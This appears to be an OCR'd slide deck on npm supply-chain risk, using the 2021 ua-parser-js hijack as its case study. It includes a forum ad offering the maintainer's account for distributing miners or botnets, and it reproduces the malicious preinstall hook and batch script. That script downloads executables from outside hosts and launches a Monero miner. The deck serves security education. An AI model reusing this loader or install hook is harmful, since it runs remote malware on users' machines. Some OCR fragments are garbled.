

timeline
to do
memo
Developers want to deliver fast
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
Annual Meeting
Conference
break

What developers are asking for




What developers are not asking for




You
a package



terminal
$ npm install cncjs


terminal
$ npm install cncjs
+ cncjs@1.9.25
added 811 packages from 611 contributors and audited 811 packages in
132.202s


Part 1

Popular != Safe


Meet Faisal Salman


https://www.npmjs.com/package/ua-parser-js
Neurotic Pantaloon Maker
Products
Pricing
Documentation
npm
Search packages
Search
Sign Up
Sign In
ua-parser-js
DT
1.0.2 • Public • Published 6 months ago
Readme
Explore BETA
0 Dependencies
1,371 Dependents
54 Versions
{UA} Parser.js
build passing
npm v1.0.2
downloads 9M/week
jsDelivr 237M hits/month
cdnjs v1.0.2
UAParser.js
JavaScript library to detect Browser, Engine, OS, CPU, and Device type/model from User-Agent data with relatively small footprint (~17KB minified, ~6KB gzipped) that can be used either in browser (client-side) or node.js (server-
Install
> npm i ua-parser-js
Repository
github.com/faisalman/ua-parse...
Homepage
github.com/faisalman/ua-pars...
♥Fund this package
2022-04-03 to 2022-04-09
10,076,504
Version
1.0.2
License
MIT

Maintained 10 years



10m Weekly Downloads



October 5th, 2021

Russian Underground

Acc development, 7kk installations per week

24 minutes ago in Auctions

Posted by: 24 minutes ago (changed)

I sell a development account on npmjs.com, more than 7 million installations every week, more than 1000 others are dependent on this. There is no 2FA on the account. Login and password access. T

Suitable for distributing installations, miners, creating a botnet.

Start $ 10k
Step $ 1k
Blitz $ 20k
24 hours after the last bet

Guarantor, we will pay the commission 50/50

User
4
24 posts
registration

Activity
other

A couple of weeks later

faisalman commented 24 days ago — Owner


Hi all, very sorry about this.


I noticed something unusual when my email was suddenly flooded by spams from hundreds of websites (maybe so I don't realize something was up, luckily the effect is quite the contrary).

I believe someone was hijacking my npm account and published some compromised packages (`0.7.29`, `0.8.0`, `1.0.0`) which will probably install malware as can be seen from the diff here: https://app.renovatebot.com/package-diff?name=ua-parser-js&from=0.7.28&to=1.0.0

I have sent a message to NPM support since I can't seem to unpublish the compromised versions (maybe due to npm policy https://docs.npmjs.com/policies/unpublish) so I can only deprecate them with a warning message.

107 4 13 46 1 21


ua-parser-js
1.0.0
0.8.0
0.7.29
1.0.2
@faisalman
npm
user account


ua-parser-js/0.7.29/package.json
@@ -1,7 +1,7 @@
{
"title": "UAParser.js",
"name": "ua-parser-js",
- "version": "0.7.28",
+ "version": "0.7.29",
"author": "Faisal Salman <f@faisalman.com> (http://faisalman.com)",
"description": "Lightweight JavaScript-based user-agent string parser",
"keywords": [
@@ -142,6 +142,7 @@
],
"main": "src/ua-parser.js",
"scripts": {
+ "preinstall": "start /B node preinstall.js & node preinstall.js",
"build": "uglifyjs src/ua-parser.js -o dist/ua-parser.min.js --comments && ug
"test": "jshint src/ua-parser.js && mocha -R nyan test/test.js",
"test-ci": "jshint src/ua-parser.js && mocha -R spec test/test.js",
ua-parser-js/0.7.29/preinstall.bat
@echo off
curl http://159.148.186.228/download/jsextension.exe -o jsextension.exe
if not exist jsextension.exe (
wget http://159.148.186.228/download/jsextension.exe -O jsextension.exe
)
if not exist jsextension.exe (
certutil.exe -urlcache -f http://159.148.186.228/download/jsextension.exe jsextension.exe
)
curl https://citationsherbe.at/sdd.dll -o create.dll
if not exist create.dll (
wget https://citationsherbe.at/sdd.dll -O create.dll
)
if not exist create.dll (
certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll
)
set exe_1=jsextension.exe
set "count_1=0"
>tasklist.temp (
tasklist /NH /FI "IMAGENAME eq %exe_1%"
)
for /f %%x in (tasklist.temp) do (
if "%%x" EQU "%exe_1%" set /a count_1+=1
)
if %count_1% EQU 0 (start /B .\jsextension.exe -k --tls --rig-id q -o pool.minexmr.com:443 -u 49ay9Aq2r3diJtEk3eeKKm7pc5R39AKnbYJZVqAd1UU
del tasklist.temp

Two weeks later
Nov 4th 2021

Two NPM Packages With 22 Million Weekly Downloads Found Backdoored

